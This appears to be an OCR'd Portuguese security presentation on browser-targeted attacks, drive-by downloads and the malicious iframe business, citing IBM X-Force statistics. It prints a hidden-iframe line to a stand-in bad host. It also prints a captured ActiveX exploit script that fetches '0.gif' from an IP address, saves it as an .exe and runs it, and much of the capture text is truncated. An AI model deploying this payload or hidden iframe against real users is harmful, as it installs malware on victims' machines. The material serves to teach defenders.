
Secret Nuclear Bunker

**Vejam os negócios  
IFRAME**



## Alvo -> Web browser


Critical and High Vulnerability Disclosures Affecting Client-Side Applications by Application Category, 2005 – 2008



source: IBM X-Force®

- Forte foco em vulnerabilidades de aplicações do lado cliente
- Web browser é o principal alvo
  - o “novo SO”
  - Proliferação de plug-in’s
- Vulnerabilidades de leitores de documentos em aumento
  - Cada vez mais acessível pelo browser






## Aplicações Web são constantemente “cutucadas”


- 54.9% de todas as vulnerabilidades de 2008 são orientadas a aplicações web
- 74% das vulnerabilidades acima não tinham “patch” de correção até o final do ano.
- Ataques de SQL injection aumentarão 30x nos últimos 6 meses

**Web Application Vulnerabilities**  
by Attack Technique 2004 – 2008




source: IBM X-Force®


**Cumulative Count of Web Application Vulnerabilities**  
1998 – 2008



source: IBM X-Force®




# O negócio IFRAME






**Sempre Verifique seu  
pedido!**




# O processo do drive-by-download




## O framework do drive-by-download

- Tudo 'começa' com um iframe embutido que aponta para um destino malicioso

```
<iframe name='0wn3d' src='http://badness.org/bad.js' width=1
height=1 style='display:none'></iframe>
```





## O framework do drive-by-download(cont.)

- O destino do iframe procura explorar as vulnerabilidades no browser ou via engenharia social fazer o usuário instalar alguma coisa maliciosa

### Host destino servindo malware

Web browser exploits  
Browser plug-in exploit  
(ex. Flash vulnerabilities)  
Malware hosting....  
(ex. downloaders, bots)  
Social engineering  
(ex. Codecs necessários)

### Hosts que participam

Hosts comprometidos, dedicados, terceiros que participam do esquema, botnet



### Serviços de hosting Pay-you:

- \* opera como esquema de publicidade online
- \* paga no número de visitas ao site
- \* paga no tipo de tráfego
- \* paga no número de vítimas

### Iframe exploit packs:

- \* compra
- \* aluguel
- \* Lease

### Provedores de gerenciamento remoto:

- \* hosting de servidores em racks
- \* hosting em ambiente Virtual
- \* Botnet host leasing
- \* DNS resistente a "takedowns"

# de iFrame para Exploit

```
Stream Content
GET /google.com
Host: zcounter.c
Accept: /*
Accept-Charset:
Accept-Encoding:
Accept-Language:
Referer: http://
User-Agent: Mozi
(KHTML, like Gec
x-wap-profile: "
X-Nokia-MusicSho
X-Nokia-MusicSho


HTTP/1.1 200 OK
Server: nginx
Date: Thu, 12 Fe
Content-Type: te
Connection: keep
Last-Modified: S
ETag: "e7de75-3a
Accept-Ranges: b
Content-Length:

var q="",l="dnus
6E%74%2E%77%72%6
%74%20%2C%68%2C%
74%28%20%78%20%3
28%28%68%2B%33%2
41%74%28%77%2D%3
\%g :lldabbr"0s
in.cgi?default H
Host: zcounter.c
Accept: text/htrn
descriptor, appl
+xml, applicatio
Accept-Charset:
Accept-Encoding:
Accept-Language:
Referer: http://
User-Agent: Mozi
(KHTML, like Gec
x-wap-profile: "http://nds1.nds.nokia.com/uap/01/ML71-21100.xml
X-Nokia-MusicShop-Version: 1.0.0
X-Nokia-MusicShop-Product: ML71

<<script>
</script>
<html><head><title></title>


<script language="JavaScript"> var obj_RDS = document.createElement('object'); obj_RDS.setAttribute('id','obj_RDS');
obj_RDS.setAttribute('classid','clsid:BD96C556-65A3-11D0-983A-00C04FC29E36'); var is_obj_adodb = 0; try { var
obj_adodb = obj_RDS.CreateObject("adodb.stream",""); is_obj_adodb = 1; } catch(e){} if (is_obj_adodb != 1) { try
{ var obj_adodb = new ActiveXObject("adodb.stream"); is_obj_adodb = 1; } catch(e){} } if (is_obj_adodb == 1) { try
{ var obj_ShellApp = obj_RDS.CreateObject("Shell.Application",""); var obj_mxml2 = new ActiveXObject
("mxml2.XMLHTTP"); obj_mxml2.open("GET","http://94.247.2.122/0.gif",false); obj_mxml2.send(); obj_adodb.type = 1;
obj_adodb.open(); obj_adodb.Write(obj_mxml2.responseBody); var fn = "C:\\\\asasa.exe"; obj_adodb.SaveToFile(fn,2);
obj_adodb.close(); obj_ShellApp.ShellExecute(fn); } catch(e){} } </script>
<script language="JavaScript"> function CreateObject(n) { var o = null; try { eval('r = o.CreateObject(n)')}catch(e){}
if (! r) { try { eval('r = o.CreateObject(n, "")')}catch(e){} } if (! r) { try { eval('r = o.CreateObject(n, "",
"")')}catch(e){} } if (! r) { try { eval('r = o.CreateObject(n, "",
(a) { var obj_mxml2 = CreateObject(n); obj_mxml2.open("GET","http://94.247.2.122/0.gif",false); obj_mxml2.send(); var obj_adodb =
obj_mxml2.responseBody); var fn = "C:\\\\asasa.exe"; obj_adodb.SaveToFile(fn,2); obj_adodb.close(); obj_ShellApp.ShellExecute(fn); }
catch(e){} } if (a) { try { var b = CreateObject(a, "Shell.Application"); if (b) { if (Go(a))
break; } }catch(e){} } ++i; } } </script>
</body>
</html>
```

**Código de exploração**  
 Nem sempre esta oculto (obfuscado). Tenta obter "0.gif"  
 – que é um executável



# Destino dos iframes maliciosos

- USA substituiu China em 2008





# Automatização de Ataques



# Iframer Competition

